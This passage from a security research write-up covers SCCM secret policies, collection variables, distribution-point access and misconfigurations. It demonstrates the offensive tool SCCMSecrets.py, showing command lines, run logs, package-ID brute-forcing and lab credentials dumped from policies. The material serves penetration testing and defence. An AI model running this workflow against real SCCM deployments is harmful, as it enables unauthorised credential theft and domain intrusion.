


Figure 7: Defining collection variables from the SCCM console.


Collection variables can be anything – and can thus include sensitive technical data such as tokens or credentials.

Collection variables are transmitted to the collection devices as a **secret policy** called **CollectionSettings**. Inside this secret policy, variables are transmitted in a zlib-compressed format, rather than directly as XML documents with obfuscated blobs.

### > Distribution point resources

Finally, it was previously mentioned that policies may reference external resources hosted on a distribution point. These resources may be applications, OS images, but also configuration files, PowerShell scripts, certificates, or other kind of file susceptible to contain sensitive technical information. As a result, looking for secrets associated with secret policies in SCCM is not limited to the content of the policies themselves, but also to the external resources that they may reference.

Such external resources can be organized in **Packages**, which are logical containers grouping the source files and instructions necessary to deploy a configuration associated with one (or more) policy. They can be defined from the SCCM console in **Software Library > Application Management > Packages**. Each package is assigned a unique identifier, which is simply composed of the site code followed by an incremental hexadecimal number.



Icon	Name	Programs	Manufacturer	Version	Language	Package ID	Readiness
	Configuration Manager Client Package	0	Microsoft Corporation			P0100005	Not Applicable
	Package1	0				P010000E	Not Applicable
	Package2	0				P010000F	Not Applicable
	Package3	0				P0100010	Not Applicable
	Testing	1				P010000C	Manual
	User State Migration Tool for Windows	0	Microsoft Corporation	10.0.19041.1		P0100001	Not Applicable

Figure 8: Packages in the SCCM console.

Resources hosted on the distribution point are placed in the **C:\SCCMContentLib** folder and can be downloaded in two ways:

## SMB

The **C:\SCCMContentLib** folder is shared via SMB as the **SCCMContentLib\$** SMB share and is accessible to any member of the **Domain Users** or **Domain Computers** groups. The file structure of the **C:\SCCMContentLib** folder is rather complex, but can however be processed to ultimately retrieve the external resources hosted in it through the SMB protocol.

## HTTP

The IIS web server hosted on the distribution point defines a **virtual directory**, **SMS\_DP\_SMSPKG\$**, which maps to the **C:\SCCMContentLib** folder. The web server will actually perform all the file structure processing for us, allowing to retrieve resources belonging to a package through HTTP (that are by default domain-authenticated with Kerberos/NTLM, as all interactions to fetch external resources from the distribution point).

URL format to list the subdirectories and files in a package:

**http://<DP>/sms\_dp\_smspkg\$/<PackageID>/**

Retrieving a file in a package: **http://<DP>/sms\_dp\_smspkg\$/<PackageID>/<filename>**

## d. Misconfigurations related to policies distribution

One final point that needs to be addressed before the tool's demonstration relates to two potential SCCM misconfigurations related to policies distribution.

### > Anonymous distribution point access

It is possible to configure one or several distribution point(s) to allow anonymous access to the resources they host. This configuration can be applied from the SCCM console, in **Administration > Distribution Points**, right-clicking on the target item, selecting **Properties**, and then the **Communication** tab.

The screenshot shows the 'MECM.SCCM.LAB Properties' dialog box with the 'Communication' tab selected. The 'Specify how client computers or mobile devices communicate with this distribution point.' section has 'EHTTP' selected, and the checkbox 'Allow clients to connect anonymously' is checked and highlighted with a red rectangle. Below this, there is a dropdown menu for 'Allow intranet-only connections' and a checkbox for 'Allow mobile devices to connect to this distribution point'. The 'Create a self-signed certificate or import a PKI client certificate.' section has 'Create self-signed certificate' selected, with fields for 'Set expiration date' (6/30/2123) and '6:17 PM'. The 'Import certificate' section has fields for 'Certificate' and 'Password', and a 'Browse...' button. At the bottom, there are 'OK', 'Cancel', and 'Apply' buttons.

Figure 9: SCCM Distribution point anonymous access.

As the name indicates, this configuration allows any unauthenticated user to fetch external resources referenced by policies **without providing domain credentials**. Note that this setting only applies to the **HTTP** protocol and does not affect the SMB share.

Such a configuration is not enabled by default, but is obviously interesting for an attacker that would be able to loot policy resources from a distribution point with nothing more than network access to the associated web server.

## > **Automatic device approval**

It was mentioned above that there exists two methods to register new SCCM devices: an unauthenticated one, which however does not automatically place the resulting client in an Approved state, and an authenticated one, which does. It is actually possible to alter this behaviour, and more specifically to **approve all new devices, regardless of the registration method**.

This can be configured in **Administration > Site Configuration > Sites**, selecting the target site, then entering the **Hierarchy Settings** menu from the top ribbon, and navigating to the **Client Approval and Conflicting Records** tab.




Figure 10: Configuring automatic device approval on a site.

This configuration is not present by default, and is not a recommended one. However, if present, said configuration would allow an attacker to use the unauthenticated registration method to anonymously register a new device that would be automatically approved. It would then be possible to dump secret SCCM policies and retrieve domain credentials (NAA or other) to gain initial access to the Active Directory environment.

### 3. Policies exploitation using SCCMSecrets.py



Keeping in mind the various contextual elements described above, this section will present the SCCM policies exploitation workflow performed by SCCMSecrets.py. In a word, the tool aims to retrieve all the policies marked by SCCM as secret, collection variables as well as distribution point resources. If pertinent, it will exploit potentially discovered misconfigurations in policies distribution handling.

The tool's help presents the various supported options and flags.

```
$ python3 SCCMSecrets.py --help
```

```
Usage: SCCMSecrets.py [OPTIONS]
```

```
└─ Options
```

---

* --distribution-point	TEXT	The target distribution point [default: None] [required]
--client-name	TEXT	The name of the client that will be created in SCCM. An FQDN is expected (e.g. fake.corp.com) [default: None]
--management-point	TEXT	The client's management point. Only necessary for anonymous client connection exploitation, and only if the management point is not on the same machine as the distribution point.
		[default: None]
--bruteforce-range	INTEGER	The number of package ID to bruteforce when performing anonymous policies scripts dump. Between 0 (00000) and 1048575 (FFFFF) [default: 4095]
--extensions	TEXT	Comma-separated list of extension that will determine which files will be downloaded when retrieving packages scripts [default: .ps1, .bat, .xml, .txt, .pfx]
--username	TEXT	The username for a domain account (can be a user account, or - preferably - a machine account) [default: None]
--password	TEXT	The password for a domain account (can be a user account, or - preferably - a machine account) [default: None]
--registration-sleep	INTEGER	The amount of time, in seconds, that should be waited after registrating a new device. A few minutes is recommended so that the new device can be added to device collections (3 minutes by default, may need to be increased)
		[default: 180]
--use-existing-device	TEXT	This option can be used to re-run SCCMSecrets.py using a previously registered device ; or to impersonate a legitimate SCCM client. In both cases, it expects the path of a folder containing a guid.txt file (the SCCM device GUID) and the key.pem file (the client's private key).
		[default: None]
--verbose		Enable verbose output
--help		Show this message and exit.

---

The offensive actions performed as well as the retrieved data will depend on the credentials/options that the user provides, and the SCCM (mis)configuration discovered. All in all, 4 scenarios can be encountered.

#### **a. Scenario 1: Unauthenticated – anonymous distribution point access disabled**

---

In the first scenario, the user did not provide any credentials when running the tool. In addition, `SCCMSecrets.py` detected that the targeted distribution point was not vulnerable to anonymous access.

In these conditions, the only action that can be performed is attempting to exploit automatic device approval in order to retrieve secret policies without having a machine account at our disposal. To do so, `SCCMSecrets.py` will simply try to enrol a device using the unauthenticated registration endpoint, and list policies in order to retrieve secret ones.

If successful and if, amongst secret policies, credentials for the NAA account are discovered, these credentials will then be used to authenticate to the distribution point and fetch external resources from the provided whitelist of file extensions to retrieve.

Regarding this last point, in order to enumerate available resources hosted on the distribution point, `SCCMSecrets.py` operates via the HTTP protocol. This approach was picked instead of SMB for several reasons:

- There already exist some great tools fetching distribution point resources via SMB (namely `CMLoot`, also available in `Python`)<sup>1</sup>.
- Client SCCM devices only need to communicate with the distribution point via HTTP, and hardened environment with proper network filtering may prevent access to port 445 of the distribution point.
- As mentioned above, the anonymous access misconfiguration is only exploitable via HTTP.

In order to extract data from the distribution point using HTTP, it is first necessary to enumerate the available files. To do so, `SCCMSecrets.py` operates in two ways. First, it attempts to extract packages referenced by secret policies that were previously retrieved, if there were any. Second, it performs some light (configurable) bruteforce to enumerate package IDs via HTTP. Indeed, as mentioned above, package IDs are actually simply composed of the site code, and an incremental hexadecimal number, which is quite easy to bruteforce.

Here is an example of an `SCCMSecrets.py` run when providing no credentials, without anonymous access enabled on the distribution point, but with a successful exploitation of automatic device approval and the discovery of NAA credentials in secret policies. As a result, secret policies as well as distribution point packages were successfully retrieved, without providing any kind of credentials.



```
[+] Secret policy P0120002-P0100009-6F6BCC28 processed.
[INFO] Dumping secret policy P0120003-P010000A-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[INFO] Found a package ID in secret policy: P010000C
[+] Secret policy P0120003-P010000A-6F6BCC28 processed.
[INFO] Dumping secret policy P012000A-P0100012-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000A-P0100012-6F6BCC28 processed.
[INFO] Dumping secret policy P012000B-P0100013-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000B-P0100013-6F6BCC28 processed.
[INFO] Dumping secret policy P012000C-P0100014-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000C-P0100014-6F6BCC28 processed.
[INFO] Dumping secret policy P012000D-P0100015-6F6BCC28
[*] Found 1 obfuscated blob(s) in secret policy.
[+] Secret policy P012000D-P0100015-6F6BCC28 processed.
[INFO] Dumping secret policy {P0100014}
[INFO] Processing a CollectionSettings policy to extract collection variables
[*] Found 2 obfuscated blob(s) in secret policy.
[+] Secret policy {P0100014} processed.
```

```
[*] Starting package ID bruteforce (site code P01, range 4095).
```

```
[*] Found package P0100001
[*] Found package P0100002
[*] Found package P0100003
[*] Found package P0100004
[*] Found package P0100005
[*] Found package P0100006
[*] Found package P0100007
[*] Found package P010000C
```

```
[*] Starting file download with target extensions ['.ps1', '.bat', '.xml', '.txt', '.pfx']
```

```
[INFO] Package P0100001 - downloaded file Config_AppsOnly.xml
[INFO] Package P0100001 - downloaded file Config_AppsAndSettings.xml
[INFO] Package P0100001 - downloaded file MigDocs.xml
[INFO] Package P0100001 - downloaded file Config_SettingsOnly.xml
[INFO] Package P0100001 - downloaded file MigUser.xml
[...]
[INFO] Package P0100005 - downloaded file ep_defaultpolicy.xml
[INFO] Package P010000C - downloaded file MyScript.ps1
[*] All done. Bye !
```

Once the tool has finished execution, all enumerated data will be placed in the **loot** folder, under a subfolder designated by the current date. Here is the structure of this output directory.

```

$ tree ./loot/2024-08-11_22-47-07
./loot/2024-08-11_22-47-07
├── device
│   ├── cert.pem
│   ├── guid.txt
│   └── key.pem
├── packages
│   ├── index.json
│   ├── index.txt
│   ├── P0100001
│   │   ├── Config_AppsAndSettings.xml
│   │   ├── Config_AppsOnly.xml
│   │   ├── Config_SettingsOnly.xml
│   │   ├── MigApp.xml
│   │   ├── MigDocs.xml
│   │   └── MigUser.xml
│   ├── P0100005
│   │   └── ep_defaultpolicy.xml
│   └── P010000C
│       └── MyScript.ps1
└── policies
    ├── {3daadb3-99d0-4223-ac34-13caad9c245e}
    │   ├── policy.txt
    │   ├── secretBlob_1-NetworkAccessUsername.txt
    │   └── secretBlob_2-NetworkAccessPassword.txt
    ├── {P0100014}
    │   ├── policy.txt
    │   ├── secretBlob_1-CollectionEnvPassword.txt
    │   └── secretBlob_2-CollectionEnvUsername.txt
    ├── P0120002-P0100009-6F6BCC28
    │   ├── policy.txt
    │   ├── secretBlob_1-TS_Sequence_embeddedScript_1.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── P0120003-P010000A-6F6BCC28
    │   ├── policy.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── P012000A-P0100012-6F6BCC28
    │   ├── policy.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── P012000B-P0100013-6F6BCC28
    │   ├── policy.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── P012000C-P0100014-6F6BCC28
    │   ├── policy.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── P012000D-P0100015-6F6BCC28
    │   ├── policy.txt
    │   └── secretBlob_1-TS_Sequence.txt
    ├── policies.json
    └── policies.raw

```

15 directories, 34 files

The `device/` folder contains information about the registered device, if one was indeed registered. This includes the generated certificate, its associated private key, as well as the device GUID assigned to the client by SCCM. This folder can be provided to the `--use-existing-device` option in subsequent `SCCMSecrets.py` executions in order to avoid registering another device.

- The `policies/` folder contains the output of enumerated secret policies.
  - The `policies.raw` file contains the raw list of policies that SCCM communicated.
  - The `policies.json` is a JSON object representing these policies, that were parsed by `SCCMSecrets.py` – particularly in order to interpret the policy flags and enumerate secret ones.
  - A subfolder is created per secret policy, with the policy ID at its name. In each folder, the decrypted policy is written to the `policy.txt` file.
  - As mentioned above, decrypted policies contain obfuscated blobs that include sensitive information. For each obfuscated blob, a file is created with the unobfuscated data (`secretBlob_[BlobIndex] - [BlobName].txt`).
  - In addition, some unobfuscated blobs may contain Base64-encoded PowerShell scripts. These will be decoded and printed in another file (`secretBlob_[BlobIndex] - [BlobName]_embeddedScript_[ScriptIndex].txt`).
- The `packages/` folder contains the output of external policy resources fetched from the distribution point.
  - The `index.json` file contains a JSON object representing the various files discovered on the distribution point.
  - The `index.txt` file contains a more human-readable version of the same data, mimicking the Unix `tree` command. This is useful to quickly identify all discovered files, and determine if there are some interesting ones that were not part of the provided extension whitelist. If this is the case, it is possible to re-run `SCCMSecrets.py` with these additional extensions, without registering a new device, through the `--use-existing-device` flag.
  - For each discovered package, a subfolder is created, containing the files downloaded for said package.

You can now browse your files to hunt for secrets.

```
$ cd ./loot/2024-08-11_22-47-07

$ cat policies/P0120002-P0100009-6F6BCC28/secretBlob_1-
TS_Sequence_embeddedScript_1.txt
$filePath = "C:\out.txt"
$content = "testscm"
Set-Content -Path $filePath -Value $content
Invoke-Command -ComputerName Client -ScriptBlock { Get-Service } -Credential (New-
Object System.Management.Automation.PSCredential ("SCCM.LAB\jimmy", (ConvertTo-
SecureString "dnn!mM8-)hn" -AsPlainText -Force)))

$ cat policies/P012000A-P0100012-6F6BCC28/secretBlob_1-TS_Sequence.txt
Secret property name: TS_Sequence

<?xml version="1.0"?>
<sequence version="3.10">
  <step type="SMS_TaskSequence_CaptureSystemImageAction" name="Capture Operating
System Image" description="" runIn="WinPE" successCodeList="0" retryCount="0"
runFromNet="false">
    <action>osdcapturesystemimage.exe</action>
    <defaultVarList>
      <variable name="OSDCaptureDestination"
property="CaptureDestination">\\mecm.sccm.lab\OSCapture\image.wim</variable>
      <variable name="OSDCaptureAccountPassword"
property="CapturePassword">dragon</variable>
      <variable name="OSDCaptureAccount"
property="CaptureUsername">SCCMLAB\dave</variable>
      <variable name="OSDImageCreator" property="ImageCreator"/>
      <variable name="OSDImageDescription" property="ImageDescription"/>
      <variable name="OSDImageVersion" property="ImageVersion"/>
    </defaultVarList>
  </step>
</sequence>

$ cat policies/{P0100014}/secretBlob_2-CollectionEnvUsername.txt
Secret property name: CollectionEnvUsername

SCCMLAB\eve

$ cat policies/{P0100014}/secretBlob_1-CollectionEnvPassword.txt
Secret property name: CollectionEnvPassword

iloveyou

$ cat packages/P010000C/MyScript.ps1
Invoke-Command -ComputerName Client -ScriptBlock { Get-ChildItem } -Credential
(New-Object System.Management.Automation.PSCredential ("SCCM.LAB\kimberly",
(ConvertTo-SecureString "mylongandsecurep@ssw0rd" -AsPlainText -Force)))
[...]
```

## **b. Scenario 2: Unauthenticated – anonymous distribution point access enabled**

When no credentials were provided, but **SCCMSecrets.py** determined that anonymous access was enabled for the target distribution point, the workflow is quite similar to scenario 1. **SCCMSecrets.py** will suggest attempting to exploit automatic device



registration. The difference is, because anonymous access is enabled, resources from the distribution point will be fetched in any case – even if an approved SCCM device could not be obtained.

Here is an example of an `SCCMSecrets.py` execution during which automatic device approval exploitation failed, but anonymous access to the distribution point was abused to fetch policy resources.

```
$ python3 SCCMSecrets.py --distribution-point 'mecm.sccm.lab/' --client-name
test8.sccm.lab
[...]
```

```
##### Context information #####
```

```
- Anonymous Distribution Point access : [VULNERABLE] Distribution point allows
anonymous access
- Credentials provided                  : [NONE] (no credentials provided)
- Distribution point                    : http://mecm.sccm.lab
- Management point                     : http://mecm.sccm.lab
- Site code                            : P01
- File extensions to retrieve           : ['.ps1', '.bat', '.xml', '.txt', '.pfx']
- Package ID bruteforce range          : 4095
- Output directory                     : ./loot/2024-08-13_14-08-13
```

```
#####
```

No credentials were provided, but target distribution point does accept anonymous access. In these conditions, we can:

```
> Try to register an SCCM client in order to exploit automatic device approval if
it is configured on the SCCM site (this misconfiguration is not present by
default). If successful, secret policies will be retrieved.
> Download package files with specified extensions.
```

Do you want to attempt registering a client (OPSec consideration: we will not be able to remove the client afterwards) ? If no, package file download will still be performed. [y/N]: y

```
[*] Registering SCCM client with FQDN test8.sccm.lab
[+] Client registration complete - GUID: FF719C98-ECC4-4EB7-87A4-3F69E76BF55A.
[*] Sleeping for 180 seconds ...
```

```
[*] Requesting device policies test8.sccm.lab
[+] Policies list retrieved (2 total policies ; 0 secret policies)
[-] Could not retrieve any secret policies. Automatic device approval may not be
enabled on target site.
```

```
[*] Starting package ID bruteforce (site code P01, range 4095).
[*] Anonymous Distribution Point connection is enabled. Dumping without
authentication.
```

```
[*] Found package P0100001
[*] Found package P0100002
[*] Found package P0100003
[*] Found package P0100004
[*] Found package P0100005
[*] Found package P0100006
[*] Found package P0100007
[*] Found package P010000C
```

```
[*] Starting unauthenticated file download with target extensions ['.ps1', '.bat',
'.xml', '.txt', '.pfx']
[INFO] Package P0100001 - downloaded file Config_SettingsOnly.xml
[INFO] Package P0100001 - downloaded file MigDocs.xml
[INFO] Package P0100001 - downloaded file Config_AppsAndSettings.xml
```

```
[INFO] Package P0100001 - downloaded file MigUser.xml
[INFO] Package P0100001 - downloaded file Config_AppsOnly.xml
[...]
[INFO] Package P0100005 - downloaded file ep_defaultpolicy.xml
[INFO] Package P010000C - downloaded file MyScript.ps1
[*] All done. Bye !
```

### **c. Scenario 3: Authenticated - Domain user credentials**

---

In the third scenario, domain **user** credentials are provided. In this configuration, the actions performed will be similar to scenario 2: the user can choose to exploit automatic device approval in order to retrieve secret policies. However, in any case, resources will be dumped from the distribution point (using the domain user credentials if unauthenticated access it is not enabled on the distribution point, anonymously otherwise).

In the following example, the user chooses not to attempt automatic device approval exploitation, and to simply retrieve distribution point resources with the supplied domain credentials.

```
$ python3 SCCMSecrets.py --distribution-point 'mecm.sccm.lab/' --client-name
test9.sccm.lab --username 'franck' --password 'rockthee' --verbose
[...]
```

```
[+] Retrieved site code P01
```

```
##### Context information #####
```

```
- Anonymous Distribution Point access : [NOT VULNERABLE] (distribution point does
not allow anonymous access)
- Credentials provided                  : [DOMAIN USER] (domain user credentials,
but no machine account)
- Distribution point                    : http://mecm.sccm.lab
- Management point                     : http://mecm.sccm.lab
- Site code                            : P01
- File extensions to retrieve           : ['.ps1', '.bat', '.xml', '.txt', '.pfx']
- Package ID brute force range         : 4095
- Output directory                     : ./loot/2024-08-13_14-35-47
```

```
#####
```

Domain user account credentials were provided, but no machine account credentials.  
In these conditions, we can:

```
> Try to register an SCCM client in order to exploit automatic device approval if
it is configured on the SCCM site (this misconfiguration is not present by
default). If successful, secret policies will be retrieved.
> Download package files with specified extensions.
```

Do you want to attempt registering a client (OPSec consideration: we will not be  
able to remove the client afterwards) ? If no, package file download will still be  
performed. [y/N]: n

```
[*] Starting package ID brute force (site code P01, range 4095).
```

```
[INFO] Checking credentials with URL http://mecm.sccm.lab/sms_dp_smspkg$/IAOfXICS
```

```
[INFO] Request returned status code 404
```

```
[*] Found package P0100001
```

```
[*] Found package P0100002
```

```
[*] Found package P0100003
```

```
[*] Found package P0100004
```

```
[*] Found package P0100005
```

```
[*] Found package P0100006
```

```
[*] Found package P0100007
```

```
[*] Found package P010000C
```

```
[*] Starting file download with target extensions ['.ps1', '.bat', '.xml', '.txt',
'.pfx']
```

```
[INFO] Package P0100001 - downloaded file MigDocs.xml
```

```
[INFO] Package P0100001 - downloaded file Config_AppsAndSettings.xml
```

```
[INFO] Package P0100001 - downloaded file Config_SettingsOnly.xml
```

```
[INFO] Package P0100001 - downloaded file MigUser.xml
```

```
[INFO] Package P0100001 - downloaded file Config_AppsOnly.xml
```

```
[...]
```

```
[INFO] Package P0100005 - downloaded file ep_defaultpolicy.xml
```

```
[INFO] Package P010000C - downloaded file MyScript.ps1
```

```
[*] All done. Bye !
```

#### **d. Scenario 4: Authenticated - Machine account credentials**

---

The fourth and last scenario takes place when the user is able to provide machine account credentials to `SCCMSecrets.py`, which is arguably the best-case scenario. Indeed, a new device will be registered using the authenticated device registration endpoint, allowing to reliably obtain an **Approved** SCCM client, and to fetch secret policies. Afterwards, external resources will be fetched from the distribution point – either anonymously if unauthenticated access to the distribution point is enabled, or with the machine account credentials otherwise.

In this last example, the provided machine account is used to query the authenticated registration endpoint and retrieve secret policies. The same machine account then allows the retrieval of resources hosted on the distribution point.

```
$ python3 SCCMSecrets.py --distribution-point 'mecm.sccm.lab/' --client-name
test10.sccm.lab --verbose --registration-sleep 300 --username 'azule$' --password
'Password123!'
[...]
```

##### Context information #####

```
- Anonymous Distribution Point access : [NOT VULNERABLE] (distribution point does
not allow anonymous access)
- Credentials provided                  : [MACHINE ACCOUNT] (machine account
credentials provided)
- Distribution point                    : http://mecm.sccm.lab
- Management point                     : http://mecm.sccm.lab
- Site code                            : P01
- File extensions to retrieve           : ['.ps1', '.bat', '.xml', '.txt', '.pfx']
- Package ID bruteforce range          : 4095
